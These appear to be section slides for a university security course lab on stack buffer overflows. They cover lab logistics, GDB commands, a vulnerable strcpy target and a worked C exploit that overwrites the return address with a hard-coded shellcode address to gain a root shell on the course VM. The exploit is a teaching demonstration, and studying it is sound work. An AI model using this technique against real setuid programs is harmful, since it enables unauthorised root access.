CSE 484 / CSE M 584

# Computer Security: Buffer Overflows

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# General Lab 1 Guidance

- You should work in groups of 3. (Talk to us if this seems impossible.)
- Make sure you have finalized your group when you sign up for a VM! Make sure you use everyone's UW id (**not** CSE id)!
- Talk to us if you have trouble connecting to your VM.
- The referenced readings really help.

# General Lab 1 Guidance

- 7 targets and their sources located in **/bin/**
  - Do not change or recompile targets!
- 7 stub sploit files located in**~/sploits/**
  - Make sure your final sploits are built here!
  - As with all data, consider backing up elsewhere ☺
- **Goal:** Cause targets (which run as root) to execute shellcode to get root shell.
- Make sure each sploit references the correct target!

# General Lab 1 Guidance

- We provide the shellcode.
  - Some of "Smashing the Stack for Fun and Profit" describes how it was generated. You don't need to do this part. Just write it into buffer.
- You need to hard-code addresses into your solutions. (Don't use get_sp().)
- NOP sleds are needed when you don't know exact address of your buffer. You'll know the exact address in this lab.
- Copying will stop at a null byte (00) in the buffer.

# Lab 1 Deadlines


START EARLY!

Some of the exploits are complex.

Checkpoint deadline (Sploits 1-3): **January 25**

Final deadline (Sploits 4-7): **February 8**

# Stack Frame Structure



# GDB is your friend

- To execute sploitX and use symbols of targetX:

```
gdb -e sploitX -s /bin/targetX
```

- Then, to set breakpoint in targetX's main():

```
catch exec      ← Break when exec'd into a new process
run             ← Start program
break main      ← When breaks: Set desired breakpoint
continue        ← Continue running (will break at main())
```

# Other Useful GDB Commands

- `step` : execute next source code line
- `next` : step over function
- `stepi` : execute next assembly instruction
- `list` : display source code
- `disassemble` : disassemble specified function
- `x` : inspect memory
  - e.g., 20 words at address: `x\20w 0xbffffcd4`
- `info register` : inspect current register values
- `info frame` : info about current stack frame
- `p` : inspect variable
  - e.g., `p &buf` or `p buf`

# Target0

```
int foo(char *argv[])
{
  char buf[192];
  strcpy(buf, argv[1]);
}

int main(int argc, char *argv[])
{
  if (argc != 2)
    {
      fprintf(stderr, "target1: argc != 2\n");
      exit(EXIT_FAILURE);
    }
  foo(argv);
  return 0;
}
```

What's the problem?

No bounds checking on strcpy().

# Sploit0

- Construct buffer that:
  - Contains shellcode.
  - Exceeds expected size (192).
  - Overwrites return address on stack with address of shellcode.
- Demo: Figuring out what address to write where.

# Sploit0

```
int main(void)
{
  char *args[3];
  char *env[1];
  char buf[256]; // at least 192 + 9

  memset(buf, 0x90, sizeof(buf) - 1); // NOPs to make sure no null bytes
  buf[255] = 0; // make sure copying stops when you expect

  memcpy(buf, shellcode, sizeof(shellcode) - 1); // at beginning of buffer
  // overwrite return address (at buf+196)
  // with address of shellcode (start of buffer)
  *(unsigned int *)(buf + 196) = 0xbffffce0;

  args[0] = TARGET; args[1] = buf; args[2] = NULL;
  env[0] = NULL;

  if (0 > execve(TARGET, args, env))
    perror("execve failed");

  return 0;
}
```